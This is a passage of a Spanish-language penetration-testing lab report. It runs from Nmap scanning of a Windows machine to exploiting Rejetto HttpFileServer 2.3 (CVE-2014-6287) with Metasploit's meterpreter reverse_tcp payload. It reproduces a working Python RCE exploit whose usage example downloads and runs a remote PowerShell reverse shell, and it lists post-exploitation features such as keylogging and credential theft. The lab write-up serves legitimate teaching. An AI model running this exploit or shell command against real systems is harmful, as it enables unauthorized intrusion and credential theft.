
[26] Cómo usar Nmap en 2023: guía completa con ejemplos. Accedido: 9 de noviembre de 2024. [En línea]. Disponible en: https://www.ninjaone.com/es/blog/utilizar-nmap-guia-completa/

Ilustración 1. Servicio en la maquina objetivo



Fuente creación propia


Ilustración 2. Escaneo con nmap



Fuente creación propia

Se buscan funciones avanzadas con Nmap -A, para buscar vulnerabilidades a los servicios que se encuentren


Ilustración 3. Escaneo avanzado con nmap



Fuente creación propia

Para mejorar el escaneo, se realiza un escáner sin usar la función ping, esto se logra con Nmap – Pn


Ilustración 4. Funcion Pn nmap



Fuente creación propia

Ahora se escaneará todos los puertos de mi maquina objetivo, usando Nmap -p-

Ilustración 5. Función -p- nmap



Fuente creación propia

Fase 3: Análisis de Vulnerabilidades

En esta fase, el objetivo es identificar y evaluar las vulnerabilidades específicas en el sistema objetivo, en este caso, un equipo Windows, a partir de la información recopilada durante la fase de reconocimiento. Una vez que se ha obtenido una visión detallada de los servicios, puertos abiertos y versiones de software en ejecución, se procede a analizar los puntos débiles potenciales que podrían ser explotados por un atacante.

Se realiza un esquema con todos los servicios y puertos abiertos.

Tabla 1. Evaluación de vulnerabilidades

Puerto	Estado	Servicio	Observaciones
80/tcp	Abierto	HTTP	Servicio HttpFileServer httpd 2.3 (Este es el servicio objetivo)
135/tcp	Abierto	MSRPC	Servicio asociado a RPC de Microsoft. Es un vector de ataque común en Windows. Verificar vulnerabilidades conocidas, como MS08-067.
139/tcp	Abierto	NetBIOS-SSN	Utilizado para compartir archivos en redes locales. Revisar configuración y permisos en los recursos compartidos.
445/tcp	Abierto	Microsoft-DS	Puerto SMB. Puede permitir ataques como EternalBlue (CVE-

			2017-0144) si el sistema está desactualizado.
623/tcp	Abierto	OOB-WS-HTTP	Puerto de administración remota. Revisar configuración y credenciales, ya que puede permitir acceso no autorizado.
5357/tcp	Abierto	WSDAPI	Protocolo de Descubrimiento de Servicios Web en redes locales. Generalmente seguro, pero se debe verificar configuración.
16992/tcp	Abierto	AMT-SOAP-HTTP	Servicio de administración Intel AMT, puede tener vulnerabilidades si no está configurado correctamente. Revisar versiones vulnerables.

Fuente creación propia


Herramientas

Web Exploit Database Archive

Para esta fase se investiga exploits de todos los servicios encontrados en la fase de reconocimiento. Se realiza una búsqueda en la pagina web Exploit Database Archive [27] para httpFileServer

[27] OffSec's Exploit Database Archive. Accedido: 9 de noviembre de 2024. [En línea]. Disponible en: https://www.exploit-db.com/

Ilustración 6. Uso herramienta exploit db



Fuente creación propia

Ilustración 7. Exploit hallado

```
# Exploit Title: Rejetto HttpFileServer 2.3.x - Remote Command Execution (3)
# Google Dork: intext:"httpfileserver 2.3"
# Date: 28-11-2020
# Remote: Yes
# Exploit Author: Óscar Andreu
# Vendor Homepage: http://rejetto.com/
# Software Link: http://sourceforge.net/projects/hfs/
# Version: 2.3.x
# Tested on: Windows Server 2008 , Windows 8, Windows 7
# CVE : CVE-2014-6287

#!/usr/bin/python3

# Usage :  python3 Exploit.py <RHOST> <Target RPORT> <Command>
# Example: python3 HttpFileServer_2.3.x_rce.py 10.10.10.8 80 "c:\windows\SysNative\WindowsPowershell\v1.0\powershell.exe IEX (New-Object
Net.WebClient).DownloadString('http://10.10.14.4/shells/mini-reverse.ps1')"

import urllib3
import sys
import urllib.parse

try:
    http = urllib3.PoolManager()
    url = f'http://{sys.argv[1]}:{sys.argv[2]}/?search=%00{{.+exec|{urllib.parse.quote(sys.argv[3])}.}}'
    print(url)
    response = http.request('GET', url)

except Exception as ex:
    print("Usage: python3 HttpFileServer_2.3.x_rce.py RHOST RPORT command")
    print(ex)
```

Fuente creación propia

En la anterior imagen se evidencia un exploit de ejecución remota de comandos (RCE) para una vulnerabilidad en **Rejetto HttpFileServer (HFS) versión 2.3.x**. Este exploit permite a un atacante ejecutar comandos en el servidor donde está instalado el HFS, aprovechando una falla de seguridad en este software. El CVE asociado a esta vulnerabilidad es CVE-2014-6287. Este exploit se ha testeado en Windows Server 8, Windows 8 y Windows 7.

Fase 4: Explotación

Esta fase como como su nombre lo indica se refiere a la explotación, es decir aprovecharse de una vulnerabilidad para atacar un objetivo, teniendo en cuenta todo lo investigado y recolectado en las fases anteriores.

Herramientas

Metasploit


El framework Metasploit es una herramienta muy versátil que puede ser utilizada tanto por cibercriminales como por hackers éticos para buscar vulnerabilidades en redes y servidores. Al ser un framework de código abierto, se puede personalizar fácilmente y usar con la mayoría de los sistemas operativos.

Con Metasploit, el equipo de pruebas de penetración puede usar código ya creado o personalizado e introducirlo en una red para detectar puntos débiles. Además, como parte de la búsqueda de amenazas, una vez que se identifiquen y documentan los fallos, esta información se puede usar para mejorar debilidades en el sistema y priorizar las soluciones [28].

Otra manera de buscar exploit es por medio del tipo servicio, función que ofrece Metasploit, ya sabemos por medio de los resultados de Nmap, que se tiene un servicio HFS, se ejecuta el comando search hfs

[28] What is Metasploit? The Beginner's Guide. Accedido: 10 de noviembre de 2024. [En línea]. Disponible en: https://www.varonis.com/blog/what-is-metasploit

Ilustración 8. Comando search hfs




Fuente creación propia

Se encuentran dos exploit para Windows ambos son de ejecución remota, se usará el exploit 4.

Se procede a intentar explotar el exploit 4


Ilustración 9. Explotacion



Fuente creación propia

Por defecto, se utiliza el payload reverse_tcp. Mediante la ilustración 1, se evidencia el proceso de generación del ataque.

Ilustración 10. Arquitectura Reverse TCP



Fuente: [1] Fig. 1. An example of a reverse TCP shell, ResearchGate. Accedido: 11 de noviembre de 2024. [En línea]. Disponible en: https://www.researchgate.net/figure/An-example-of-a-reverse-TCP-shell_fig1_335456696

windows/meterpreter/reverse_tcp es una de las características más potentes que ofrece Metasploit Framework, controlar el sistema de archivos de la computadora a distancia, capturar tráfico de red, registrar las teclas que se escriben, obtener contraseñas encriptadas (hashes), moverte por diferentes redes, y hasta controlar la cámara y el micrófono, entre otras funciones. Además, tiene muchos módulos para usar después de haber accedido al sistema, y también puedes agregar extensiones como Mimikatz para obtener credenciales o usar un intérprete de Python para ejecutar scripts.[29]


La carga útil Meterpreter es adecuada para los siguientes entornos Windows x64, Windows x86.

Continuando con la práctica, se ejecuta el comando show options para listar todas las opciones del exploit y payload.

[29] metasploit-framework/documentation/modules/payload/windows/meterpreter/reverse_tcp.md at master · rapid7/metasploit-framework, GitHub. Accedido: 10 de noviembre de 2024. [En línea]. Disponible en: https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/payload/windows/meterpreter/reverse_tcp.md

Exploit


Ilustración 11. Exploit use



Fuente creación propia

Payload

Ilustración 12. Payload options




Fuente creación propia

Se genera la explotación mediante el exploit y se genera la carga útil con el payload.

A continuación, se configura el exploit. Se configura el RHOST, corresponde a la ip de la maquina objetivo. Para nuestro caso no es necesario configurar el RPORT, porque ya se encuentra por defecto el 80, en el cual se encuentra desplegado el servicio HSF.

Ilustración 13. Configuración del Exploit




En nuestro caso, no es necesario configurar el payload, ya que tanto el LHOST y el LPORT de mi maquina Kali Linux, los trajo por defecto. El puerto no es necesario cambiarlo, y se deja por defecto el 4444.

Arquitectura del ataque.

La máquina objetivo será la máquina, que se conectará a la maquina atacante (Kali Linux) por lo que el método es reverse TCP

Se usa el comando exploit o run para lanzar la explotación y se crea una sesión de meterpreter.

Ilustración 14. Creación de sesión meterpreter




Fuente creación propia

Como se observa en la anterior imagen la maquina objetivo (192.168.1.12) se conecta a la maquina objetivo (Kali Linux 192.168.1.11)

Ya teniendo la sesión creada, con el comando sysinfo se captura información del sistema operativo. Esto confirmaría que ya estoy en la máquina objetivo, logrando extraer información de la maquina victima.

